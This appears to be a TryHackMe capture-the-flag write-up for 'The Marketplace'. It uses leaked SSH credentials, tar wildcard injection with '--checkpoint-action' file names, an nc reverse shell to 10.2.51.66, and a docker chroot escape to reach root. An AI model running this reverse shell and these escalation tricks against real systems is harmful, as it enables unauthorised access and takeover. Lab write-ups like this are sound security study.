
🚩User.txt Flag

▼ Looking over the information from the `SQLmap` dump I notice that there is another table, this time called `messages`. Looking at this table you see a message about an SSH password having been changed.



```
Database: marketplace
Table: messages
[12 entries]
+----+---------+---------+-----------+-------------------------------------------------------------------------
----------------------------------------------------------------------------+
| id | is_read | user_to | user_from | message_content
                                                                            |
+----+---------+---------+-----------+-------------------------------------------------------------------------
----------------------------------------------------------------------------+
| 1  | 1       | 3       | 1         | Hello!\r\nAn automated system has detected your SSH password is too weak and needs to be changed.
ted a new temporary password.\r\nYour new password is: [redacted]           |
| 2  | 1       | 4       | 1         | Thank you for your report. One of our admins will evaluate whether the listing you reported breaks
will get back to you via private message. Thanks for using The Marketplace! |
| 3  | 1       | 4       | 1         | Thank you for your report. We have reviewed the listing and found nothing that violates our rules.
```


▼ I first tried SSH as the user `michael`, but it's `jake` who has the user flag in their home directory.



```
jake@the-marketplace:~$ ls
user.txt
jake@the-marketplace:~$ cat user.txt
THM[redacted]
```

Wildcard Extension Injection


▼ Running the classic `sudo -l` command to try and escalate my privileges shows that `jake` can run `/opt/backups/backup.sh` as the user `michael`



```
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
```

▼ Looking at the `/opt/backups/backup.sh` file the biggest thing that sticks out to me is the `*` asterisk symbol or wildcard, which leaves open the possibility for a wildcard injection through the help of this article



```
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
backup.sh (END)
```


▼ Breakdown *(Basically uses tar to archive all the files within the directory)*

- `#!/bin/bash` - Bash shebang

- `echo` - Echo's out that the files are being backed up
- `tar cf /opt/backups/backup.tar *` - Tar command creates a new archive from backup.tar file and any potential wildcards that have been found
    - `tar` - Calls the tar command
    - `c` - Creates a new archive
    - `f` - Use archive file
    - `/opt/backups/backup.tar` - File being used
    - `*` - Matches wildcards such as zeros and other characters

▼ To get a reverse shell on the system as `michael` I followed the steps below →


- ▼ Simple steps *(numbered)* →
    1. Create netcat listener - `nc -lvnp 3333`
    2. Create shell file to hold reverse shell → `echo "mkfifo /tmp/f; nc 10.2.51.66 3333 0</tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f" > shell.sh`
    3. Make that shell file an executable → `chmod +x shell.sh`
    4. Establish Checkpoints to run when reached →
        a. `echo "" > "--checkpoint-action=exec=sh shell.sh"`
        b. `echo "" > --checkpoint=1`
    5. Rename `backup.tar` file → `mv backup.tar new_backup.tar`
    6. Execute `backup.sh` file → `sudo -u michael /opt/backups/backup.sh`
- ▼ Detailed steps →
    - ▼ First, I started a `netcat` listener on my machine, so that I can catch the shell once its sent
        - `nc -lvnp 3333`




```
kali@kali:~/THM/Marketplace$ nc -lvnp 3333
listening on [any] 3333 ...
```

- ▼ Second, Created a dummy shell file and piped the reverse shell command to this file. Also don't forget to make it an executable as well
    - `echo "mkfifo /tmp/f; nc 10.2.51.66 3333 0</tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f" > shell.sh`
    - ▼ Command Breakdown
        - `echo` → Echo out the contents that follow it
        - `mkfifo /tmp/f` → Create a name piped to `/tmp/f`
        - `;` → Execute the next command after the previous one is done
        - `nc 10.2.51.66 3333` → Establish where the reverse shell should connect to
        - `0</tmp/f` → Input is redirected into the `/tmp/f` file
        - `|` → Output of previous command is piped to the output of the second command
        - `/bin/sh` → Establishes a link to the system shell, in this case `sh`
        - `>/tmp/f` → Takes the previous input and sends it to `/tmp/f`
        - `2>&1` → Redirects standard error to the same place as where the standard output is being directed
        - `rm /tmp/f` → Remove the `/tmp/f` file
        - `> shell.sh` → Send all the previous commands to `shell.sh`

- `chmod +x shell.sh`




```
jake@the-marketplace:/opt/backups$ echo "mkfifo /tmp/f; nc 10.2.51.66 3333 0</tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f" > shell.sh
```



```
jake@the-marketplace:/opt/backups$ chmod +x shell.sh
```

▼ Third. Checkpoints were established, so that the action is run when the checkpoint is reached. In this case activating the reverse shell and show a progress message every second.

- `echo "" > "--checkpoint-action=exec=sh shell.sh"`
- `echo "" > --checkpoint=1`



```
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.sh"
jake@the-marketplace:/opt/backups$ chmod +x shell.sh
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1
```


▼ Fourth. I tried to run the `backup.sh` file as `michael` , but that didn't work because only `jake` has privileges `backup.tar`. To combat this I changed `backup.tar` to `new_backup.tar` *(name doesn't matter),* and then re-ran the sudo command, which brought back a reverse shell on the other machine!!

▼ Command

- `sudo -u michael /opt/backups/backup.sh`


▼ Working Screenshots

▼ Checkpoint commands + Backing the file up as `michael`




```
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.sh"
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: backup.tar: file is the archive; not dumped
```

▼ Shell Caught



```
kali@kali:~/THM/Marketplace$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.2.51.66] from (UNKNOWN) [10.10.114.223] 56730
whoami
michael
```

▼ Screenshot of failed attempt




```
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: /opt/backups/backup.tar: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
```

🚩Root.txt Flag

▼ Now in the shell that's been caught for the user `michael` , I upgraded to a privileged TTY shell.

1. `python -c 'import pty; pty.spawn("/bin/bash")'`
2. `Ctrl + Z`
3. `stty raw -echo`

4. `fg`
5. *Now you can enter commands again*




```
python -c 'import pty; pty.spawn("/bin/bash")'
michael@the-marketplace:/home/marketplace$ ^Z
[1]+  Stopped                 nc -lvnp 3333
kali@kali:~/THM/Marketplace$ stty raw -echo
nc -lvnp 3333HM/Marketplace$
```

▼ Next thing I did was check the `/marketplace` folder to see what was in there. I saw a file called `startup.sh` and upon reading it I knew from a previous box how to exploit it to become root on this machine. First however, I checked to make sure `michael` was in the `(docker)` group, which he was!

- `docker run -v /:/mnt --rm -it alpine chroot /mnt sh` → Command found thanks to GTFOBins

▼ Screenshot of steps



```
michael@the-marketplace:/home/marketplace$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
chroot /mnt shrketplace:/home/marketplace$ docker run -v /:/mnt --rm -it alpine c
# whoami
root
# ls /root
root.txt
[redacted]
# cat /root/root.txt
THM{[redacted]}
```